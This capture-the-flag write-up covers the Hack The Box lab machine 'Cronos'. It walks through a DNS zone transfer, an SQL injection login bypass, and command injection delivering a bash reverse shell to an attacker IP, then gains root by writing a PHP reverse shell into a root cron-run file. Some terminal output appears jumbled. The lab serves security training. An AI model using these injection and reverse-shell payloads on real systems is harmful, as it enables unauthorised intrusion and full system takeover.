

Cronos

Synopsis

Cronos focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability

Skills

- Knowledge of Linux
- Enumeration of ports and services
- Enumerating DNS
- SQL injection
- Command injection
- Exploiting cron jobs

Exploitation

As always we start with the nmap to check what services/ports are open

```
nmap scan report for 10.10.10.13 (10.10.10.13)
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  2048 18b973826f26c7788f1b3988d802cee8 (RSA)
|_  256 1ae606a6050bbb4192b028bf7fe5963b (ECDSA)
|_  256 1a0ee7ba00cc020104cda3a93f5e2220 (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/3%OT=22%CT=1%CU=30576%PV=Y%DS=2%DC=I%G=Y%TM=647C0524
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=I%TS=6)OPS(O1=M5
OS:39ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11NW7%O
OS:6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%D
OS:F=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)ECN(R=N)T1(R=Y%DF=Y%T=40%S=0%A=S+%F
OS:=AS%RD=0%Q=)T1(R=N)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=
OS:0%Q=)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=0%RD=0%Q=)T5(R=N)T6(R=Y%
OS:DF=Y%T=40%W=0%S=A%A=Z%F=R%O=0%RD=0%Q=)T6(R=N)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=0%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPC
OS:K=G%RUCK=G%RUD=G)U1(R=N)IE(R=Y%DFI=N%T=40%CD=S)IE(R=N)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT ADDRESS
1 ... 30
```

We can see that DNS is listening on 53/TCP what gives us the opportunity to perform a zone transfer and learn what subdomains of the domain “cronos.htb” are available

To do this we execute the following command


Dig axfr @10.10.10.13 cronos.htb

```
(root@kali) ~# dig axfr @10.10.10.13 cronos.htb

; <<>> DiG 9.18.4-2-Debian <<>> axfr @10.10.10.13 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
cronos.htb.      604800 IN      NS       ns1.cronos.htb.
cronos.htb.      604800 IN      A        10.10.10.13
admin.cronos.htb. 604800 IN      A        10.10.10.13
ns1.cronos.htb.  604800 IN      A        10.10.10.13
www.cronos.htb.  604800 IN      A        10.10.10.13
cronos.htb.      604800 IN      SOA      cronos.htb. admin.cronos.htb. 3 604800 86400 2419200 604800
;; Query time: 124 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (TCP)
;; WHEN: Sun Jun 04 15:00:56 EDT 2023
;; XFR size: 7 records (messages 1, bytes 203)
```

As a result we got a few subdomains but the “admin.cronos.htb” is especially interesting, let’s then register it in the /etc/hosts file

And open it in the browser



We can see a login page, so let’s test it for the basic SQL injection

Username: admin' or 1=1--

Password: pass123

Login

UserName :

Password :

Advertisement

And we successfully bypass the login page


Net Tool v0.1

traceroute ▾

[Sign Out](#)

Now we can see a Net Tool that takes user input, it's a perfect opportunity for the injection vulnerabilities like remote code execution

First let's capture the request in BurpSuite and modify it



The payload that we will use is as follows

Bash -c 'bash -i >& /dev/tcp/<attacker_ip>/5555 0>&1'

And if application does not sanitize user's input we will get a reverse shell on the system

It's important to remember to URL encode all special characters like &

```
1 x 2 x 3 x 4 x +
Send [Settings] Cancel < >

Request
Pretty Raw Hex [ln] [Menu]
1 POST /welcome.php HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 31
9 Origin: http://admin.cronos.htb
10 Connection: close
11 Referer: http://admin.cronos.htb/welcome.php
12 Cookie: PHPSESSID=6pr09vfe713k664m700p2vvsd4
13 Upgrade-Insecure-Requests: 1
14
15 command=;bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.3/5555+0>%261'&host=8.8.8.8
```

Now our payload is ready so let's send it

```
(root@kali) - [~]
# nc -nlvp 5555 10.10.10.13 cronos.htb
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:35892.50A cronos.htb, admin.cronos.htb, 3.60
bash: cannot set terminal process group (1331): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ █
10.10.10.13 604800 IN A 10.10.10.13
www.cronos.htb 604800 IN A 10.10.10.13
cronos.htb 604800 IN SOA cronos.htb, admin.cronos.htb, 3.60
www-data@kali:~$
```

And due to the lack of sanitization of the user's input we got a reverse shell on the system as a "www-data"

Now we need to find a way to escalate our privileges to the root user

By checking file /etc/crontab we can discover that there is a scheduled tasks that run php code in the file "artisan"

```
www-data@cronos:/var/www/laravel$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/var/www/laravel$
```

Let's go to the location /var/www/html to check our file permissions over artisan

We have enough privileges to modify this file, so let's put our malicious PHP code that will be executed by a crontab and gives us root access

```
www-data@cronos:/var/www/laravel$ cat artisan
<?php system("bash -c 'bash -i >& /dev/tcp/10.10.14.3/5555 0>&1'")?>
www-data@cronos:/var/www/laravel$
```

After waiting for a crontab to run, we were provided with a root access to the box

```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.13.
Ncat: Connection from 10.10.10.13:35894.
bash: cannot set terminal process group (2142): Inappropriate ioctl for device
bash: no job control in this shell
root@cronos:~# whoami
whoami
root
root@cronos:~# █
```